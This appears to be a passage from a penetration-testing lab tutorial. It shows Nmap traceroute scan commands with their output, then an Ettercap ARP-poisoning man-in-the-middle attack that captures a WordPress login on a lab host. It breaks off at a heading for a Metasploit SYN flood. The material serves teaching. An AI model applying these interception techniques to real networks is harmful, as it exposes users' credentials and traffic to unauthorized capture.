


[-] Nmap Traceroute:

When we interact with other devices within a network, such as the Internet, the information or packets are sent through a number of network devices such as routers until reaching the destination. If we connect two computers directly with a UTP cable the packets are sent directly from a computer to another, this does not happen normally when routers, hubs and similar devices route packets through the network. Let's take the internet as an example, if I access a website the traffic first will pass through my local router or device, then it will probably pass through my ISP routing devices, probably neutral routers or devices related to my and destination local devices.




Custom Scan :



mazy@Fsociety: ~
File Actions Edit View Help
Scan all HOPS on path
(mazy㉿Fsociety)-[~]
$ sudo nmap --script targets-traceroute --script-args newtargets --traceroute 192.168.81.142
Starting Nmap 7.91 (https://nmap.org) at 2021-04-22 16:30 EDT
Nmap scan report for 192.168.81.142
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:F5:7A:18 (VMware)
TRACEROUTE
HOP RTT ADDRESS
1 0.19 ms 192.168.81.142
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
(mazy㉿Fsociety)-[~]
$ sudo nmap --script targets-traceroute --script-args newtargets --traceroute 8.8.8.8
Starting Nmap 7.91 (https://nmap.org) at 2021-04-22 16:31 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0025s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
53/tcp open domain
443/tcp open https
Host script results:
|_targets-traceroute: successfully added 1 new targets.
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.09 ms 192.168.81.2
2 0.13 ms dns.google (8.8.8.8)
Nmap scan report for 192.168.81.2
Host is up (0.000065s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
53/tcp open domain
MAC Address: 00:50:56:EE:1D:0A (VMware)
TRACEROUTE
HOP RTT ADDRESS
1 0.06 ms 192.168.81.2
Nmap done: 2 IP addresses (2 hosts up) scanned in 96.25 seconds
(mazy㉿Fsociety)-[~]
$

Part3 : Ettercap


[+] MiM attack based on ARP cache poisoning:

An **ARP** spoofing, also known as **ARP poisoning**, is a **Man in the Middle** (**MitM**) attack that allows attackers to intercept communication between network devices. The attack works as follows: The attacker must have access to the network.




Target
ATTACKER
Starting Unified sniffing...
Unified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.81.1 added to TARGET1
Host 192.168.81.142 added to TARGET2
Starting Unified sniffing...
Unified sniffing was stopped.
Starting Unified sniffing...
HTTP : 192.168.81.142:80 -> USER: test PASS: test INFO: http://192.168.81.142/wp-login.php
CONTENT: log=test&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.81.142%2Fwp-admin%2F&testcookie=1

ZOOM :


HTTP : 192.168.81.142:80 -> USER: test PASS: test INFO: http://192.168.81.142/wp-login.php
CONTENT: log=test&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.81.142%2Fwp-admin%2F&testcookie=1

Part 4: Metasploit

[+] TCP Syn flood attack